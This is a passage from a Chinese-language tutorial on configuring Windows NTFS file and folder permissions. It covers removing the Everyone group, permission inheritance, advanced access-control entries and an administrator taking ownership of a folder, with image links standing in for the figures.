
介绍完帐号情况，这里继续上面的权限设置。

由于默认情况下任何人都可对磁盘进行访问和修改资源，因此，我们有必要删除Everyone组以便更好地体现NTFS的安全性。


按照正常方法来讲，在打开的“安全”卡片的“名称”中，选中Everyone组，然后点击“删除”按扭即可删除，但是，由于默认情况下，磁盘下的文件夹的权限是继承了父文件夹或是磁盘的权限，因此删除的时候会出现一个错误的提示框（如图3），提示框提示用户由于该文件夹的权限是继承了其父系的权限，因此，无法修改用户权限。



在使用安全属性的时候这个问题会经常遇到，不要着急，在安全卡片中，我们去掉“运行来自父系的可继承权限传播给该对象(H)”前的勾，在出现的提示框中点删除（如图4），随后，我们不需要任何操作就会发现Everyone组就已经自动被删除了（如图5）。（因为Everyone组的权限是继承于父系，因此，在我们取消继承的时候，其自然会被删除。）




这时候，我们就可以为自己想要做权限限制的用户做设置了，先点选“添加”，然后在出现的“选择对象”对话框中选择想要设置权限的用户（或是用户组），选择完成后点确定（如图6）。




这时，我们想要设置权限的用户（或用户组）就已经被我们选到安全属性的“名称”中了，这时，便可在“权限”中对某些权限进行选择以达到对用户限制的目的（如图7），至于“权限”中的各种权限设置，描述的是比较清楚的，因此就不逐项进行讲解了。

2.2、更细致的权限配置


在上面，我已经讲过了针对某一用户或是用户组的权限配置方法，但是，读者们应该注意到，在安全属性中设置权限时，“权限”中下列各项相对较少，设置起来不能够将用户的权限细划，有些不够完美。






其实，刚才所说的权限设置应该叫做访问控制，在该访问控制列表（ACL）下，我们还可以对某个访问控制元素（ACE）进行设置。

以刚才的ntfs-test用户为例，在打开安全卡片后，点选“高级”按扭，会出现一个“权限”卡片（如图8），在这里，可以看到我们已经设置过权限的用户（administrator和ntfs-test用户），选择想要细致划分权限的用户，这里我选中ntfs-test用户，然后再按“查看／编辑”按扭就会弹出一个“权限项目”对话框（如图9），这时，就会发现，“权限项目”对话框中的权限设置相对“安全”卡片中的权限设置更加详细。各个项目描述的非常清楚，有“允许”和“拒绝”可供选择，根据用户需要，在此可对某个文件夹或是某个文件进行细致的权限分配工作。





2.3、权限的继承

刚才我提到了“继承”一词。权限的继承我们完全可以从字面上理解，父文件夹设置了某一权限后，若该文件夹下的文件允许了继承该文件夹的权限的话，那么，文件夹内的文件权限将与文件权限相同。

还是刚才的test文件夹，该文件夹内有一test.txt文本，在test文件夹的安全选项卡片上，点高级进入“test的访问控制设置”，在这里，看到有两项可以勾选：允许来自父系的可继承权限传播给该对象、重置所有子对象的权限并允许传播可继承权限。

显而易见，第一项就是让该文件夹继父文件夹的权限，而第二项的作用就是要该文件夹的子文件或子文件夹继承该文件夹的权限。

关于继承，完全可以根据需求来进行。


2.4、文件或文件夹的所有者

默认情况下，某文件或文件夹的所有者就是该文件或文件夹的创建者，但是，由于在Windows NT系列操作系统中，管理员的用户权限是最大，因此，某一文件或是某一文件夹的所有者可由管理员进行更改。

在一般情况下，无需更改文件夹的所有者，但是，在一些特殊情况下，该功能就十分有用。例如，某一文件夹的所有者对该文件夹设置了权限导致管理员无法查看，那么，管理员可以通过强行获取所有权的方式成为该文件夹的所有者，那么，这时管理员就可以随意修改该文件夹的各种资源了。

获得所有权的方法比较简单：

打开某一文件夹的安全卡片，点高级，进入到文件夹的访问控制设置面板中后，选择“所有者”卡片，在这里，名称中只有administrator或是administrators（如图10），因为在windows NT系列操作系统中，只有管理员才可以拥有至高无上的权利和权限，因此，在此处只有administrator或是administrators也不奇怪。



这时，若假设想将该文件夹的所有者设置为administrator，那么，选中administrator，然后勾选中下面的“替换子容器及对象的所有者”，再点击应用，这时所有者将会被设置为administrator。

